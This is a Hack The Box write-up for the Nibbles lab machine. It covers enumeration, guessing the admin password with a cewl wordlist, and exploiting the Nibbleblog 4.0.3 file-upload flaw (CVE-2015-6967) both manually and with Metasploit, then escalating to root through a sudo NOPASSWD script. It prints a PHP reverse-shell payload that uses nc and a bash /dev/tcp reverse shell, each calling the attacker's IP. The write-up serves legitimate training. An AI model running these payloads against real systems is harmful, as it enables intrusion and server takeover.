Hack The Box Nibbles Writeup
A walkthrough of the Hack The Box Nibbles machine. It covers host and web enumeration, vulnerability assessment, manual and automated exploitation using Metasploit, and Privilege Escalation via Sudo.

Machine: Nibbles
Author: mrb3n8132
Difficulty: Easy
Nibbles is an Easy rated machine where you would need to perform web enumeration to uncover hidden directories and usernames. The machine hosts a vulnerable Content Management System (CMS) where you can exploit manually or through Metasploit. Achieving privilege escalation is fairly easy by exploiting NOPASSWD.
To start we can add an entry to our host file.
1
echo "10.129.188.223 nibbles.htb" | sudo tee -a /etc/hosts
Information Gathering
Port Scan
We first need to run Nmap to identify open ports and running services. The command below will scan the top 1000 ports.
1
sudo nmap --min-rate 3000 -Pn nibbles.htb -v
Breakdown of the command:
sudo nmap: Run Nmap.--min-rate 3000: This tells nmap to send at least 3000 packets per second. This allows us to quickly scan the target.-Pn: Skips host discovery (ping) and assumes that the target is online.nibbles.htb: This is the target machine.-v: Run verbose mode.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
─$ sudo nmap --min-rate 3000 -Pn nibbles.htb -v
Starting Nmap 7.98 ( https://nmap.org ) at 2026-03-14 21:40 +0800
Initiating SYN Stealth Scan at 21:40
Scanning nibbles.htb (10.129.188.223) [1000 ports]
Discovered open port 22/tcp on 10.129.188.223
Discovered open port 80/tcp on 10.129.188.223
Increasing send delay for 10.129.188.223 from 0 to 5 due to 391 out of 1303 dropped probes since last increase.
Increasing send delay for 10.129.188.223 from 5 to 10 due to 76 out of 251 dropped probes since last increase.
Completed SYN Stealth Scan at 21:40, 2.49s elapsed (1000 total ports)
Nmap scan report for nibbles.htb (10.129.188.223)
Host is up (0.81s latency).
Not shown: 998 closed tcp ports (reset)
PORT   STATE SERVICE
22/tcp open  ssh
80/tcp open  http

Read data files from: /usr/share/nmap
Nmap done: 1 IP address (1 host up) scanned in 2.54 seconds
           Raw packets sent: 2276 (100.144KB) | Rcvd: 1843 (73.728KB)
Service Detection
We run Nmap again to perform a service scan on the open ports. These are SSH (22) and HTTP (80).
1
sudo nmap -sVC -O -p 22,80 nibbles.htb
Command Breakdown:
sudo nmap: Run Nmap.-sVC: Run Version detection and Default script scanning.-O: Run OS detection.-p 22,80: Only scan the specified ports.nibbles.htb: This is the target machine.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
─$ sudo nmap -sVC -O -p 22,80 nibbles.htb
Starting Nmap 7.98 ( https://nmap.org ) at 2026-03-14 21:43 +0800
Nmap scan report for nibbles.htb (10.129.188.223)
Host is up (0.54s latency).

PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.2p2 Ubuntu 4ubuntu2.2 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 c4:f8:ad:e8:f8:04:77:de:cf:15:0d:63:0a:18:7e:49 (RSA)
|   256 22:8f:b1:97:bf:0f:17:08:fc:7e:2c:8f:e9:77:3a:48 (ECDSA)
|_  256 e6:ac:27:a3:b5:a9:f1:12:3c:34:a5:5d:5b:eb:3d:e9 (ED25519)
80/tcp open  http    Apache httpd 2.4.18 ((Ubuntu))
|_http-title: Site doesn't have a title (text/html).
|_http-server-header: Apache/2.4.18 (Ubuntu)
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.10 - 4.11, Linux 3.2 - 4.14
Network Distance: 2 hops
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 38.04 seconds
After running the service scan, we now have the following service information:
| Service/Port | Version |
|---|---|
| SSH (22) | OpenSSH 7.2p2 Ubuntu 4ubuntu2.2 (Ubuntu Linux; protocol 2.0) |
| HTTP (80) | Apache httpd 2.4.18 ((Ubuntu)) |
HTTP (80) Enumeration
Directory Enumeration
We will do some further enumeration on HTTP first since there’s a greater chance we can find a vulnerability here compared to SSH. We start by running Directory enumeration/fuzzing.
1
ffuf -w /usr/share/seclists/Discovery/Web-Content/common.txt:FUZZ -u http://nibbles.htb/FUZZ
Command Breakdown:
ffuf: This is the tool used to perform directory fuzzing/enumeration-w /usr/share/seclists/Discovery/Web-Content/common.txt:FUZZ: This will use the wordlist we specify (common.txt) and the:FUZZis the keyword used for fuzzing a certain part of the target URL.-u http://nibbles.htb/FUZZ: Target URL. This is the url you want to fuzz and theFUZZkeyword is a placeholder where the items in the wordlist will be placed.
Navigating the Website

Unfortunately, nothing found in http://nibbles.htb/. We eventually found the /nibbleblog directory by checking the HTML source code of the index.html.
Directory Enumeration Part 2
Using the information we got earlier, we can then run directory enumeration again against the /nibbleblog directory.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
─$ ffuf -w /usr/share/seclists/Discovery/Web-Content/common.txt:FUZZ -u http://nibbles.htb/nibbleblog/FUZZ

<SNIP>

 :: Method           : GET
 :: URL              : http://nibbles.htb/nibbleblog/FUZZ
 :: Wordlist         : FUZZ: /usr/share/seclists/Discovery/Web-Content/common.txt
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200-299,301,302,307,401,403,405,500
________________________________________________

.hta                    [Status: 403, Size: 301, Words: 22, Lines: 12, Duration: 796ms]
.htpasswd               [Status: 403, Size: 306, Words: 22, Lines: 12, Duration: 3548ms]
.htaccess               [Status: 403, Size: 306, Words: 22, Lines: 12, Duration: 3549ms]
README                  [Status: 200, Size: 4628, Words: 589, Lines: 64, Duration: 302ms]
admin                   [Status: 301, Size: 321, Words: 20, Lines: 10, Duration: 1849ms]
admin.php               [Status: 200, Size: 1401, Words: 79, Lines: 27, Duration: 2146ms]
content                 [Status: 301, Size: 323, Words: 20, Lines: 10, Duration: 298ms]
index.php               [Status: 200, Size: 2987, Words: 116, Lines: 61, Duration: 466ms]
languages               [Status: 301, Size: 325, Words: 20, Lines: 10, Duration: 300ms]
plugins                 [Status: 301, Size: 323, Words: 20, Lines: 10, Duration: 300ms]
themes                  [Status: 301, Size: 322, Words: 20, Lines: 10, Duration: 300ms]
:: Progress: [4750/4750] :: Job [1/1] :: 133 req/sec :: Duration: [0:00:41] :: Errors: 0 ::

Enumerating /nibbleblog/README, we found out that this application is called Nibbleblog running on version 4.0.3 and runs on PHP v5.2 or higher.

We also found an admin login page at /nibbleblog/admin.php

The directory /nibbleblog/admin/ and /nibbleblog/content/ allows directory listing which led to us finding /nibbleblog/content/private/users.xml where we see the account called admin exist and that there’s a login blacklist system in place.
Vulnerability Research and Analysis
Based on our information gathering, we know that this CMS application is called Nibbleblog running on version 4.0.3. Searching online for reported vulnerabilities of nibbleblog v4.0.3, we found CVE-2015-6967. This is an unrestricted file upload vulnerability in the My Image plugin in Nibbleblog affecting versions <4.0.5. Below is the description of the vulnerability taken from Nist.
Unrestricted file upload vulnerability in the My Image plugin in Nibbleblog before 4.0.5 allows remote administrators to execute arbitrary code by uploading a file with an executable extension, then accessing it via a direct request to the file in content/private/plugins/my_image/image.php.
For us to exploit the vulnerability, we need to be authenticated as admin to this application. We know that there’s an admin page (/nibbleblog/admin.php) and an admin account but we still don’t have a password to be able to login. We also know that there’s a blacklist system in place so login brute-forcing is not an option. We also tried the admin:admin combination but that didn’t worked.
Another option for us is to create a custom word list using cewl and choose the password that will most likely work.
Creating Word lists
We will run cewl to create a word list of possible passwords that we can use to login as admin.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
─$ cewl http://nibbles.htb/nibbleblog
CeWL 6.2.1 (More Fixes) Robin Wood (robin@digi.ninja) (https://digi.ninja/)
Nibbles
Yum
yum
Home
posts
world
Hello
Videos
Music
Uncategorised
Powered
Nibbleblog

<SNIP>

We were successfully logged in to /nibbleblog/admin.php using admin:nibbles. Now we can proceed on exploiting the file upload vulnerability.
Exploitation
We can approach this in two ways, we can do the exploitation manually or using Metasploit. We will do manual exploitation first then Metasploit.
Manual Exploitation
Prepare Payload
We need to prepare the payload that we will use. We know that the application runs on PHP based on the information found in /nibbleblog/README. We can create a reverse shell PHP payload to gain access to a shell.
1
<?php system ("rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 10.10.16.7 8484 >/tmp/f"); ?>
We then need to setup a listener on the attacker machine to wait for incoming connection from the target host.
1
nc -nvlp 8484
Proof-of-Concept

As mentioned previously, for the exploit to work, we need to be authenticated as admin. Once logged in, we can navigate to the Plugins and configure the My image plugin.

We can then upload the php payload to the target machine.


Once uploaded, navigate to /nibbleblog/content/private/plugins/my_image/ and access the image.php file to run the reverse shell payload.
We can see that we got a shell.
Exploitation via Metasploit

Metasploit has an exploit module for the Nibbleblog file upload vulnerability. We then set the required options and run the check to make sure we know that the target is vulnerable to this exploit. We then run the exploit and got a Meterpreter shell.
1
2
3
4
5
6
7
8
9
msfconsole -q
use exploit/multi/http/nibbleblog_file_upload
set PASSWORD nibbles
set USERNAME admin
set RHOSTS nibbles.htb
set LHOST 10.10.16.7
set TARGETURI /nibbleblog
check
run
Post-Exploitation
Upgrading TTY Shell

Before we continue with post-exploitation, we need to upgrade to a fully interactive shell so we can send commands more easily. The commands below is for the manual exploitation we did earlier.
1
2
3
4
5
6
python3 -c 'import pty; pty.spawn("/bin/bash")'
# Press CTRL + Z
stty raw -echo; fg
# Press ENTER twice
export TERM=xterm-256color
stty rows 52 columns 236
Information Gathering

We then navigated to the user’s home directory and list its contents. Here we see the user flag.
Privilege Escalation
While enumerating for possible privilege escalation paths, we immediately saw a potential privesc path via sudo NOPASSWD. The line (root) NOPASSWD: /home/nibbler/personal/stuff/monitor.sh basically tells us that we can execute the script monitor.sh as root without entering any password. Since the script is located in our current user’s home directory, we can create the monitor.sh script in the same location.

We can create a bash script which contains a reverse shell payload and setup another listener so when we run the script as root, it will give us a root shell.
1
2
#!/bin/bash
sh -i >& /dev/tcp/10.10.16.7/8485 0>&1
1
nc -nvlp 8485
We then replicate the directories and create the bash script and add the execute permission.
1
2
3
4
5
6
cd ~
mkdir personal
mkdir personal/stuff
nano personal/stuff/monitor.sh
chmod +x personal/stuff/monitor.sh
sudo /home/nibbler/personal/stuff/monitor.sh

On the attacker machine, we got the reverse shell running as root and got the root flag.
By completing this machine, we learned how to enumerate the ports and services of the target host, perform manual enumeration by navigating the website, directory enumeration, vulnerability research and analysis, creating custom word list, perform manual exploitation, perform exploitation via Metasploit, upgrading TTY shell, and perform privilege escalation by exploiting NOPASSWD.